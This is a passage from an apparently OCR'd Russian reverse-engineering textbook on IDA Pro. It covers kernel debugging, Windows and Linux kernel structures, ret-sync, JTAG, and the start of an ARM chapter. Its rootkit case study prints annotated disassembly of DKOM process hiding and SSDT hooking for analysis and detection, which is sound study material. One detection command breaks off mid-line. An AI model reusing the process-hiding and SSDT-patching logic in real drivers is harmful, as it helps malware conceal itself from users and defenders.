static int __init mymodule_init(void)
{
    printk(KERN_INFO "Module loaded\n");
    return 0;
}

static void __exit mymodule_exit(void)
{
    printk(KERN_INFO "Module unloaded\n");
}

module_init(mymodule_init);
module_exit(mymodule_exit);
```

В IDA модуль ядра будет содержать следующие секции:

```
Секции .ko файла:
    .text           — исполняемый код
    .init.text      — код инициализации (init_module)
    .exit.text      — код выгрузки (cleanup_module)
    .rodata         — константы
    .modinfo        — метаданные модуля (LICENSE, AUTHOR, ...)
    .gnu.linkonce.this_module — структура struct module
    .symtab         — таблица символов
    .rela.text      — перемещения
```

18.4.3. Анализ Netfilter-хуков

Многие вредоносные модули ядра Linux используют Netfilter для перехвата сетевого трафика:

```
; Регистрация Netfilter-хука
init_module:
    ; Заполнение структуры nf_hook_ops
    lea     rdi, [rip+nf_hook_ops_struct]
    lea     rax, [rip+hook_function]
    mov     [rdi+nf_hook_ops.hook], rax          ; функция-перехватчик
    mov     dword ptr [rdi+nf_hook_ops.pf], 2    ; NFPROTO_IPV4
    mov     dword ptr [rdi+nf_hook_ops.hooknum], 0  ; NF_INET_PRE_ROUTING
    mov     dword ptr [rdi+nf_hook_ops.priority], -300  ; NF_IP_PRI_FIRST

    ; nf_register_net_hook(init_net, &nf_hook_ops_struct)
    lea     rdi, [rip+init_net]
    lea     rsi, [rip+nf_hook_ops_struct]
    call    nf_register_net_hook
    ret

; Функция-перехватчик
hook_function:
    ; unsigned int hook_fn(void *priv, struct sk_buff *skb,
    ;                      const struct nf_hook_state *state)
    push    rbp
    mov     rbp, rsp
    mov     r12, rsi                    ; skb

    ; Получить IP-заголовок
    mov     rdi, rsi
    call    ip_hdr                      ; возвращает struct iphdr*
    mov     r13, rax

    ; Проверить адрес источника
    mov     eax, [r13+iphdr.saddr]      ; +12
    cmp     eax, 0C0A80101h            ; 192.168.1.1
    jnz     .accept

    ; Скрыть пакет (drop)
    mov     eax, 0                      ; NF_DROP
    jmp     .done

.accept:
    mov     eax, 1                      ; NF_ACCEPT
.done:
    pop     rbp
    ret
```

18.5. Структуры ядра Windows в IDA

18.5.1. EPROCESS — процесс в ядре

Структура `EPROCESS` описывает процесс на уровне ядра Windows. Это наиболее важная структура для анализа руткитов, так как многие из них манипулируют связным списком процессов (DKOM — Direct Kernel Object Manipulation).

```
EPROCESS (Windows 10 x64, упрощённо):
Offset  Поле                          Описание
──────────────────────────────────────────────────────
+0x000  Pcb (KPROCESS)                Планировщик, адресное пространство
+0x000  Pcb.Header                    DISPATCHER_HEADER
+0x028  Pcb.DirectoryTableBase        Физический адрес PML4 (CR3)
+0x2E0  UniqueProcessId               PID процесса
+0x2E8  ActiveProcessLinks            LIST_ENTRY — связный список процессов
+0x2F0  ActiveProcessLinks.Flink      → следующий EPROCESS
+0x2F8  ActiveProcessLinks.Blink      → предыдущий EPROCESS
+0x450  ImageFileName                 Имя образа (15 байт, char[])
+0x468  ThreadListHead                Список потоков
+0x4B8  InheritedFromUniqueProcessId  PID родительского процесса
+0x550  Token                         Токен безопасности (EX_FAST_REF)
+0x570  Peb                           Указатель на PEB (Ring 3)
```

> ***Примечание:*** *Смещения полей `EPROCESS` различаются между версиями Windows. Всегда проверяйте актуальные смещения через WinDbg:* `dt nt!_EPROCESS`

Исследование EPROCESS в WinDbg:

```
kd> dt nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x2e0 UniqueProcessId  : Ptr64 Void
   +0x2e8 ActiveProcessLinks : _LIST_ENTRY
   +0x450 ImageFileName    : [15] UChar
   +0x550 Token            : _EX_FAST_REF
   ...

kd> !process 0 0
**** NT ACTIVE PROCESS DUMP ****
PROCESS ffff8a0123456780
    SessionId: 0  Cid: 0004    Peb: 00000000
    ParentCid: 0000
    Image: System

PROCESS ffff8a0123456000
    SessionId: 1  Cid: 1234    Peb: 000000ab12340000
    ParentCid: 0678
    Image: explorer.exe

kd> dt nt!_EPROCESS ffff8a0123456000
   +0x000 Pcb              : _KPROCESS
   +0x2e0 UniqueProcessId  : 0x00000000`00001234 Void
   +0x450 ImageFileName    : [15]  "explorer.exe"
```

18.5.2. ETHREAD — поток в ядре

```
ETHREAD (Windows 10 x64, упрощённо):
Offset  Поле                          Описание
──────────────────────────────────────────────────
+0x000  Tcb (KTHREAD)                 Ядро планировщика
+0x000  Tcb.Header                    DISPATCHER_HEADER
+0x028  Tcb.InitialStack              Начало стека ядра
+0x030  Tcb.StackLimit                Предел стека
+0x050  Tcb.KernelStack               Текущий указатель стека ядра
+0x098  Tcb.Teb                       Указатель на TEB (Ring 3)
+0x478  Cid                           CLIENT_ID (PID + TID)
+0x478  Cid.UniqueProcess             PID
+0x480  Cid.UniqueThread              TID
+0x4E8  ThreadListEntry               LIST_ENTRY в списке процесса
+0x4F0  StartAddress                  Адрес начала потока в ядре
+0x4F8  Win32StartAddress             Адрес начала потока в Ring 3
```

18.5.3. PEB (Process Environment Block)

PEB — структура в пользовательском пространстве, доступная из Ring 3 через `fs:[0x30]` (x86) или `gs:[0x60]` (x64):

```
PEB (Windows 10 x64, ключевые поля):
Offset  Поле                          Описание
──────────────────────────────────────────────────
+0x002  BeingDebugged                 Флаг отладки (BYTE)
+0x010  ImageBaseAddress              База главного модуля
+0x018  Ldr                           PEB_LDR_DATA* — список модулей
+0x020  ProcessParameters             RTL_USER_PROCESS_PARAMETERS*
+0x030  AtlThunkSListPtr              (используется ATL)
+0x0BC  NumberOfProcessors            Число процессоров
+0x0C0  NtGlobalFlag                  Глобальные флаги NT
+0x100  ProcessHeap                   Куча процесса (HANDLE)
+0x110  FastPebLock                   Критическая секция
+0x2C0  FlsHighIndex                  FLS (Fiber Local Storage)
```

PEB_LDR_DATA — список загруженных модулей:

```
PEB_LDR_DATA:
+0x000  Length                      Размер структуры
+0x004  Initialized                 Флаг инициализации
+0x010  InLoadOrderModuleList       LIST_ENTRY — по порядку загрузки
+0x020  InMemoryOrderModuleList     LIST_ENTRY — по порядку в памяти
+0x030  InInitializationOrderModuleList  LIST_ENTRY — по порядку инициализации

Каждый элемент списка — LDR_DATA_TABLE_ENTRY:
+0x000  InLoadOrderLinks            LIST_ENTRY
+0x010  InMemoryOrderLinks          LIST_ENTRY
+0x020  InInitializationOrderLinks  LIST_ENTRY
+0x030  DllBase                     Базовый адрес DLL
+0x038  EntryPoint                  Точка входа
+0x040  SizeOfImage                 Размер образа
+0x048  FullDllName                 UNICODE_STRING — полный путь
+0x058  BaseDllName                 UNICODE_STRING — имя файла
```

18.5.4. TEB (Thread Environment Block)

```
TEB (Windows 10 x64, ключевые поля):
Offset  Поле                         Описание
──────────────────────────────────────────────────────
+0x000  NtTib                        NT_TIB
+0x000  NtTib.ExceptionList          SEH-цепочка (x86) / не используется (x64)
+0x008  NtTib.StackBase              Верх стека
+0x010  NtTib.StackLimit             Предел стека
+0x030  NtTib.Self                   Указатель на себя (gs:[0x30] x64)
+0x040  EnvironmentPointer           Указатель на окружение
+0x048  ClientId                     CLIENT_ID (PID + TID)
+0x058  ActiveRpcHandle              Активный RPC-дескриптор
+0x060  ThreadLocalStoragePointer    TLS-массив
+0x068  ProcessEnvironmentBlock      Указатель на PEB
+0x070  LastErrorValue               Последняя ошибка (GetLastError)
```

18.5.5. Применение структур ядра в IDA

```
# IDAPython: применить структуры ядра к данным
import ida_struct
import ida_bytes
import ida_typeinf

def apply_kernel_struct(ea, struct_name):
    """Применить структуру ядра к адресу."""
    til = ida_typeinf.get_idati()
    tif = ida_typeinf.tinfo_t()

    # Попробовать найти в загруженных типовых библиотеках
    if tif.get_named_type(til, struct_name):
        size = tif.get_size()
        # Создать данные нужного размера
        ida_bytes.del_items(ea, ida_bytes.DELIT_EXPAND, size)
        # Применить тип
        idati = ida_typeinf.get_idati()
        idc.SetType(ea, struct_name)
        print("[+] Применён тип %s к 0x%X (размер: 0x%X)" %
              (struct_name, ea, size))
    else:
        print("[-] Тип %s не найден. Загрузите ntddk TIL." % struct_name)

# Примеры использования:
# apply_kernel_struct(0xFFFF8A0123456000, "_EPROCESS")
# apply_kernel_struct(0x000000AB12340000, "_PEB")
# apply_kernel_struct(0x000000AB12350000, "_TEB")


# Загрузка типовой библиотеки ядра
def load_kernel_types():
    """Загрузить типовые библиотеки ядра Windows."""
    til = ida_typeinf.get_idati()
    # Доступные TIL для ядра Windows
    tils = [
        "ntddk64_win10",    # Windows 10 x64
        "ntddk_win10",      # Windows 10 x86
        "ntddk64_win7",     # Windows 7 x64
        "ntapi",            # NT API общие типы
        "wdm",              # Windows Driver Model
    ]
    for t in tils:
        result = ida_typeinf.add_til(t, ida_typeinf.ADDTIL_DEFAULT)
        if result:
            print("[+] Загружена библиотека типов: %s" % t)
        else:
            print("[-] Не удалось загрузить: %s" % t)

# load_kernel_types()
```

18.6. Связка WinDbg + IDA через ret-sync

18.6.1. Обзор ret-sync

ret-sync — это плагин для синхронизации отладчика (WinDbg, x64dbg, OllyDbg, GDB) с дизассемблером (IDA Pro, Ghidra, Binary Ninja). При перемещении в отладчике курсор в IDA автоматически переходит на соответствующий адрес, и наоборот.



18.6.2. Установка ret-sync

Установка плагина для WinDbg:

```
:: Скачать ret-sync с https://github.com/bootleg/ret-sync

:: Для WinDbg (классический)
:: Скопировать sync.dll в каталог winext
copy sync.dll "C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\winext\"

:: Для WinDbg Preview — использовать .scriptload
.scriptload C:\ret-sync\ext_windbg\sync.js
```

Установка плагина для IDA Pro:

```
# Скопировать ret_sync.py в каталог plugins IDA
# C:\IDA Pro\plugins\ret_sync.py

# Или установить через pip для зависимостей
pip install websocket-client
```

18.6.3. Использование ret-sync

В WinDbg (после загрузки плагина):

```
:: Загрузить плагин
.load sync

:: Начать синхронизацию
!sync

:: Настроить модуль для синхронизации
!syncmodauto on

:: Установить базовый адрес модуля
!syncoff <module_base>

:: Отправить комментарий в IDA
!cmt "Это точка вызова IOCTL"

:: Перейти к адресу в IDA
!idbaddr <rva>
```

В IDA Pro:

```
Edit → Plugins → ret-sync
    или Alt+Shift+S

Команды в Python-консоли IDA:
    ret_sync.sync()     — начать синхронизацию
    ret_sync.syncoff()  — остановить
    ret_sync.bc()       — подсветить текущий блок (как в отладчике)
```

18.6.4. Практический workflow: WinDbg + IDA

```
1. Загрузить driver.sys в IDA Pro
   → провести предварительный анализ
   → разметить структуры, переименовать функции
   → запустить ret-sync плагин

2. Подключить WinDbg к целевой машине (kernel debug)
   → загрузить ret-sync: .load sync
   → !sync

3. Установить точку останова на DriverEntry:
   kd> bp driver!DriverEntry

4. Загрузить драйвер на целевой машине:
   sc create TestDrv binPath= C:\driver.sys type= kernel
   sc start TestDrv

5. При срабатывании breakpoint:
   → WinDbg останавливается в DriverEntry
   → IDA Pro автоматически переходит на DriverEntry
   → Можно пошагово отлаживать, видя комментарии и имена из IDA


6. Перейти к IOCTL-обработчику:
   kd> bp driver!DispatchDeviceControl

7. Из пользовательского режима вызвать DeviceIoControl:
   → срабатывает breakpoint
   → можно инспектировать параметры IRP в WinDbg
   → видеть соответствующий код в IDA
```

18.7. JTAG Debugging

18.7.1. Основы JTAG

JTAG (Joint Test Action Group, IEEE 1149.1) — аппаратный интерфейс, изначально предназначенный для тестирования и программирования микросхем. В контексте реверс-инженерии JTAG позволяет получить полный контроль над процессором: остановить выполнение, прочитать/записать память и регистры, установить аппаратные точки останова.



Основные сигналы JTAG:

```
TCK  — Test Clock            (тактовый сигнал)
TMS  — Test Mode Select      (выбор режима)
TDI  — Test Data In          (данные на вход)
TDO  — Test Data Out         (данные на выход)
TRST — Test Reset (опц.)    (сброс, не всегда присутствует)
```

18.7.2. Подключение IDA Pro через GDB-stub (OpenOCD)

OpenOCD — универсальный инструмент, поддерживающий множество JTAG-адаптеров и предоставляющий GDB-stub для подключения отладчика.

```
# Запуск OpenOCD для ARM Cortex-M (с J-Link)
openocd \
    -f interface/jlink.cfg \
    -f target/stm32f4x.cfg \
    -c "gdb_port 3333"

# Для OpenOCD с FT2232
openocd \
    -f interface/ftdi/olimex-arm-usb-ocd-h.cfg \
    -f target/stm32f1x.cfg
```

Подключение из IDA Pro:

```
Debugger → Select debugger → Remote GDB debugger
Process options:
    Hostname: 127.0.0.1
    Port: 3333

Debugger → Debugger options:
    Configuration → Processor: ARM
    Memory: не загружать автоматически, если есть firmware
```

18.7.3. Аппаратные точки останова

При отладке через JTAG обычно используются аппаратные точки останова (hardware breakpoints), так как модификация кода в Flash-памяти невозможна:

```
В IDA Pro:
    Debugger → Breakpoints → Add breakpoint
    [✓] Hardware breakpoint
    Type: Execute / Read / Write
    Size: Byte / Word / DWord

В GDB:
    (gdb) hbreak *0x08001000     # аппаратный breakpoint на выполнение
    (gdb) watch *0x20000100       # watchpoint на запись в RAM
    (gdb) rwatch *0x20000100      # watchpoint на чтение из RAM
```

Количество аппаратных breakpoints ограничено архитектурой: - ARM Cortex-M: обычно 4–8 (FPB — Flash Patch and Breakpoint unit) - ARM Cortex-A: обычно 4–6 - x86/x64: 4 (DR0–DR3)

18.8. Пример: анализ руткита с отладочной сессией

18.8.1. Описание образца

Рассмотрим пошаговый анализ руткита, скрывающего процессы через DKOM (Direct Kernel Object Manipulation). Руткит реализован как WDM-драйвер и выполняет следующие действия: 1. Регистрирует IOCTL-интерфейс для управления из пользовательского пространства 2. Скрывает процесс по PID, удаляя его из списка `ActiveProcessLinks` 3. Перехватывает `NtQuerySystemInformation` для скрытия процессов в Ring 3

18.8.2. Загрузка и первичный анализ в IDA

```
File → Open → rootkit.sys

Результат автоанализа:
    Точка входа: DriverEntry (0x140001000)
    Импорты ядра:
        IoCreateDevice
        IoCreateSymbolicLink
        IoDeleteDevice
        IoDeleteSymbolicLink
        IofCompleteRequest
        PsLookupProcessByProcessId      ← подозрительно!
        ObDereferenceObject
        KeAttachProcess                  ← подозрительно!
        KeDetachProcess
        MmGetSystemRoutineAddress        ← динамическое разрешение
    Строки:
        \Device\RootkitDev
        \DosDevices\RootkitDev
        NtQuerySystemInformation        ← перехват!
```

18.8.3. Анализ DriverEntry

```
DriverEntry proc near
    sub     rsp, 48h
    mov     [rsp+48h+DriverObject], rcx
    mov     [rsp+48h+RegistryPath], rdx

    ; ═══ Сохранить указатель на DriverObject ═══
    mov     cs:g_DriverObject, rcx

    ; ═══ Настройка обработчиков ═══
    lea     rax, DriverUnload
    mov     [rcx+68h], rax                  ; DriverUnload

    lea     rax, DispatchCreateClose
    mov     [rcx+70h], rax                  ; MajorFunction[IRP_MJ_CREATE]
    mov     [rcx+80h], rax                  ; MajorFunction[IRP_MJ_CLOSE]

    lea     rax, DispatchDeviceControl
    mov     [rcx+0E0h], rax                 ; MajorFunction[IRP_MJ_DEVICE_CONTROL]

    ; ═══ Создание устройства ═══
    lea     rcx, DeviceName                 ; \Device\RootkitDev
    call    RtlInitUnicodeString
    lea     rcx, SymbolicLink               ; \DosDevices\RootkitDev
    call    RtlInitUnicodeString

    ; IoCreateDevice
    mov     rcx, [rsp+48h+DriverObject]
    mov     edx, 0                          ; DeviceExtensionSize
    lea     r8, DeviceName
    mov     r9d, 22h                        ; FILE_DEVICE_UNKNOWN
    push    0                               ; Exclusive
    push    0                               ; DeviceCharacteristics
    lea     rax, g_DeviceObject
    push    rax
    call    IoCreateDevice

    ; IoCreateSymbolicLink
    lea     rcx, SymbolicLink
    lea     rdx, DeviceName
    call    IoCreateSymbolicLink

    ; ═══ Перехват NtQuerySystemInformation ═══
    call    HookNtQuerySystemInformation    ; ← КЛЮЧЕВОЙ ВЫЗОВ

    xor     eax, eax
    add     rsp, 48h
    ret
DriverEntry endp
```

18.8.4. Анализ перехвата NtQuerySystemInformation

```
HookNtQuerySystemInformation proc near
    sub     rsp, 28h

    ; Получить адрес NtQuerySystemInformation
    lea     rcx, aZwQuerySystemI            ; "ZwQuerySystemInformation"
    call    GetKernelFunctionAddress         ; обёртка над MmGetSystemRoutineAddress
    mov     cs:g_OrigZwQuerySystemInfo, rax ; сохранить оригинал

    ; Вычислить адрес NtQuerySystemInformation из Zw-версии
    ; (в ядре Zw-функция содержит syscall number и jmp в KiServiceInternal)
    ; Руткит ищет запись в SSDT (System Service Descriptor Table)
    mov     rcx, rax
    call    FindSSDTEntry                   ; получить индекс в SSDT
    mov     cs:g_SsdtIndex, eax

    ; Подменить запись в SSDT
    lea     rdx, HookedNtQuerySystemInfo    ; наш обработчик
    mov     ecx, eax                        ; индекс SSDT
    call    PatchSSDT

    add     rsp, 28h
    ret
HookNtQuerySystemInformation endp
```

18.8.5. Анализ функции скрытия процесса (DKOM)

```
; Скрытие процесса через удаление из ActiveProcessLinks
HideProcess proc near
    ; rcx = PID для скрытия
    sub     rsp, 38h
    mov     [rsp+38h+TargetPid], rcx

    ; Получить указатель на EPROCESS по PID
    lea     rdx, [rsp+38h+pEprocess]
    call    PsLookupProcessByProcessId
    test    eax, eax
    jnz     .error

    mov     rbx, [rsp+38h+pEprocess]        ; rbx = PEPROCESS

    ; ═══ DKOM: удаление из ActiveProcessLinks ═══
    ; ActiveProcessLinks — это LIST_ENTRY по смещению +0x2E8

    ; Flink = процесс→ActiveProcessLinks.Flink   (+0x2E8)
    ; Blink = процесс→ActiveProcessLinks.Blink   (+0x2F0)
    mov     rax, [rbx+2E8h]                 ; Flink (следующий)
    mov     rcx, [rbx+2F0h]                 ; Blink (предыдущий)

    ; предыдущий→Flink = следующий
    mov     [rcx], rax                      ; Blink→Flink = Flink

    ; следующий→Blink = предыдущий
    mov     [rax+8], rcx                    ; Flink→Blink = Blink

    ; Зациклить на себя (чтобы не было crash при освобождении)
    lea     rax, [rbx+2E8h]
    mov     [rbx+2E8h], rax                 ; Flink → self
    mov     [rbx+2F0h], rax                 ; Blink → self

    ; Освободить ссылку
    mov     rcx, rbx
    call    ObDereferenceObject

    xor     eax, eax                        ; STATUS_SUCCESS
    jmp     .done

.error:
    mov     eax, 0C0000225h                 ; STATUS_NOT_FOUND

.done:
    add     rsp, 38h
    ret
HideProcess endp
```

Визуализация DKOM-атаки:

```
До скрытия:
┌──────────┐     Flink     ┌──────────┐     Flink     ┌──────────┐
│ System   │──────────────►│ target   │──────────────►│ svchost  │
│ PID 4    │◄──────────────│ PID 1234 │◄──────────────│ PID 567  │
└──────────┘     Blink     └──────────┘     Blink     └──────────┘

После скрытия (DKOM):
┌──────────┐     Flink     ┌──────────┐
│ System   │──────────────►│ svchost  │
│ PID 4    │◄──────────────│ PID 567  │
└──────────┘     Blink     └──────────┘

┌──────────┐
│ target   │◄─┐  (зациклен на себя,
│ PID 1234 │──┘   невидим для API)
└──────────┘
```

18.8.6. Отладка руткита в WinDbg + IDA

```
═══ Сессия отладки ═══

:: 1. Подключиться к VM
windbg -k net:port=50000,key=...

:: 2. Загрузить символы
.symfix C:\Symbols
.reload

:: 3. Установить breakpoint на загрузку драйвера
kd> sxe ld rootkit.sys
kd> g

:: 4. После загрузки — установить BP на DriverEntry
kd> bp rootkit!DriverEntry
kd> g

:: 5. В DriverEntry — инспектировать DRIVER_OBJECT
kd> dt nt!_DRIVER_OBJECT @rcx
   +0x000 Type             : 0n4
   +0x002 Size             : 0n336
   +0x008 DeviceObject     : (null)
   +0x018 DriverName       : _UNICODE_STRING "\Driver\rootkit"
   +0x070 MajorFunction    : [28] 0xfffff800`12345678

:: 6. Пройти до HookNtQuerySystemInformation
kd> bp rootkit!HookNtQuerySystemInformation
kd> g

:: 7. Инспектировать SSDT до перехвата
kd> dps nt!KeServiceDescriptorTable L4
fffff800`12340000  fffff800`11111111 nt!KiServiceTable
fffff800`12340008  00000000`00000000
fffff800`12340010  00000000`000001ca (число записей)
fffff800`12340018  fffff800`22222222 nt!KiArgumentTable

:: 8. Установить BP на DKOM-функцию
kd> bp rootkit!HideProcess
kd> g

:: 9. После вызова IOCTL из пользовательского режима:
kd> r rcx
rcx=0000000000001234    ; PID целевого процесса

:: 10. Проверить список процессов до DKOM
kd> !process 0 0 target.exe
PROCESS ffff8a0123456000
    Image: target.exe

:: 11. Выполнить функцию и проверить после
kd> p; p; p; ...   (пошаговое выполнение)

:: 12. Проверить список процессов после DKOM
kd> !process 0 0 target.exe
    (пусто — процесс скрыт!)

:: Но процесс всё ещё работает:
kd> dt nt!_EPROCESS ffff8a0123456000 ImageFileName
   +0x450 ImageFileName : [15]  "target.exe"

:: 13. ActiveProcessLinks теперь зациклены:
kd> dt nt!_EPROCESS ffff8a0123456000 ActiveProcessLinks
   +0x2e8 ActiveProcessLinks : _LIST_ENTRY [0xffff8a01`234562e8 - 0xffff8a01`234562e8]
   ;; Flink == Blink == &self — зациклен!
```

18.8.7. Обнаружение и нейтрализация

Для обнаружения DKOM-руткитов в IDA + WinDbg можно использовать следующий WinDbg-скрипт:

```
:: Сравнить список процессов из PspCidTable с ActiveProcessLinks
kd> !object \ObjectTypes\Process
kd> !handle 0 0 0 Process

:: Поиск «осиротевших» EPROCESS
:: (процессы, которые есть в PspCidTable, но нет в ActiveProcessLinks)
kd> !for_each_process "r @$t0=@$proc; .if (poi(@$t0+2e8) == @$t0+2e8) { .printf \"HIDDE
```

18.9. Резюме

В этой главе мы рассмотрели:

1. **Настройку среды отладки ядра** — kdnet, VirtualKD-Redux, QEMU+GDB для Linux
2. **Анализ драйверов Windows** — WDM (DriverEntry, MajorFunction, IOCTL) и WDF/KMDF (объектная модель)
3. **Модули ядра Linux** — структура .ko файлов, Netfilter-хуки
4. **Структуры ядра Windows** — EPROCESS, ETHREAD, PEB, TEB и их применение в IDA
5. **Связку WinDbg + IDA** — ret-sync для синхронной отладки
6. **JTAG-отладку** — аппаратная отладка через OpenOCD
7. **Практический анализ руткита** — DKOM, перехват SSDT, отладочная сессия

Глава 19. Анализ ARM/MIPS в IDA Pro

19.1. Введение

Архитектуры ARM и MIPS доминируют в мире встраиваемых систем, мобильных устройств и интернета вещей (IoT). ARM-процессоры используются в смартфонах (Android, iOS), планшетах, одноплатных компьютерах (Raspberry Pi), серверах (AWS Graviton, Ampere Altra) и даже в персональных компьютерах (Apple Silicon). MIPS традиционно применяется в сетевом оборудовании (маршрутизаторы, точки доступа), некоторых IoT-устройствах и игровых приставках.


IDA Pro обеспечивает первоклассную поддержку обеих архитектур: дизассемблирование, декомпиляция (Hex-Rays для ARM и MIPS), удалённая отладка через специализированные серверы (`android_server`, `ios_debugserver`, `linux_server`), автоматическое определение режимов ARM/Thumb и работа с особенностями MIPS (delay slots, GP-relative addressing).

В этой главе мы подробно разберём особенности каждой архитектуры в контексте IDA Pro, научимся анализировать Android native-библиотеки, iOS-приложения и IoT-прошивки.

19.2. Архитектура ARM

19.2.1. Режимы выполнения ARM

ARM-процессоры поддерживают несколько наборов инструкций:



Переключение режимов ARM ↔ Thumb:

```
; ARM → Thumb: используется инструкция BX/BLX с битом 0 = 1
    ; В режиме ARM:
    LDR     R0, =thumb_function+1    ; +1 = бит Thumb
    BX      R0                       ; переключение в Thumb

    ; В режиме Thumb:
    LDR     R0, =arm_function        ; бит 0 = 0 → ARM
    BX      R0                       ; переключение в ARM

; BLX — переключение с сохранением адреса возврата
    BLX     thumb_function           ; ARM → Thumb + LR = возврат в ARM
```

19.2.2. Регистры ARM (32-bit / AArch32)

```
Регистры общего назначения (AArch32):
┌──────────┬─────────────┬──────────────────────────────────┐
│ Регистр  │ AAPCS alias │ Назначение                       │
├──────────┼─────────────┼──────────────────────────────────┤
│ R0       │ a1          │ Аргумент 1 / Возвращаемое зн.    │
│ R1       │ a2          │ Аргумент 2 / (расш. возврат)     │
│ R2       │ a3          │ Аргумент 3                       │
│ R3       │ a4          │ Аргумент 4                       │
│ R4       │ v1          │ Сохраняемый (callee-saved)       │
│ R5       │ v2          │ Сохраняемый                      │
│ R6       │ v3          │ Сохраняемый                      │
│ R7       │ v4          │ Сохраняемый (frame ptr в Thumb)  │
│ R8       │ v5          │ Сохраняемый                      │
│ R9       │ v6/SB/TR    │ Платформозависимый               │
│ R10      │ v7/SL       │ Сохраняемый / Stack Limit        │
│ R11      │ v8/FP       │ Frame Pointer (в ARM-режиме)     │
│ R12      │ IP          │ Intra-Procedure call scratch     │
│ R13      │ SP          │ Stack Pointer                    │
│ R14      │ LR          │ Link Register (адрес возврата)   │
│ R15      │ PC          │ Program Counter                  │
├──────────┼─────────────┼──────────────────────────────────┤
│ CPSR     │             │ Current Program Status Register  │
└──────────┴─────────────┴──────────────────────────────────┘

CPSR (биты):
31  30  29  28  27  ...  7   6   5   4   3   2   1   0
 N   Z   C   V   Q       I   F   T   M4  M3  M2  M1  M0
 │   │   │   │   │       │   │   │   └──────────────┘
 │   │   │   │   │       │   │   │          Режим процессора
 │   │   │   │   │       │   │   └── Thumb bit (0=ARM, 1=Thumb)
 │   │   │   │   │       │   └── FIQ disable
 │   │   │   │   │       └── IRQ disable
 │   │   │   │   └── Saturation
 │   │   │   └── Overflow
 │   │   └── Carry
 │   └── Zero
 └── Negative
```

19.2.3. Регистры AArch64 (64-bit)

```
Регистры общего назначения (AArch64):
┌──────────┬──────────┬──────────────────────────────────┐
│ 64-бит   │ 32-бит   │ Назначение (AAPCS64)             │
├──────────┼──────────┼──────────────────────────────────┤
│ X0       │ W0       │ Аргумент 1 / Возвращаемое зн.    │
│ X1       │ W1       │ Аргумент 2                       │
│ X2       │ W2       │ Аргумент 3                       │
│ X3       │ W3       │ Аргумент 4                       │
│ X4       │ W4       │ Аргумент 5                       │
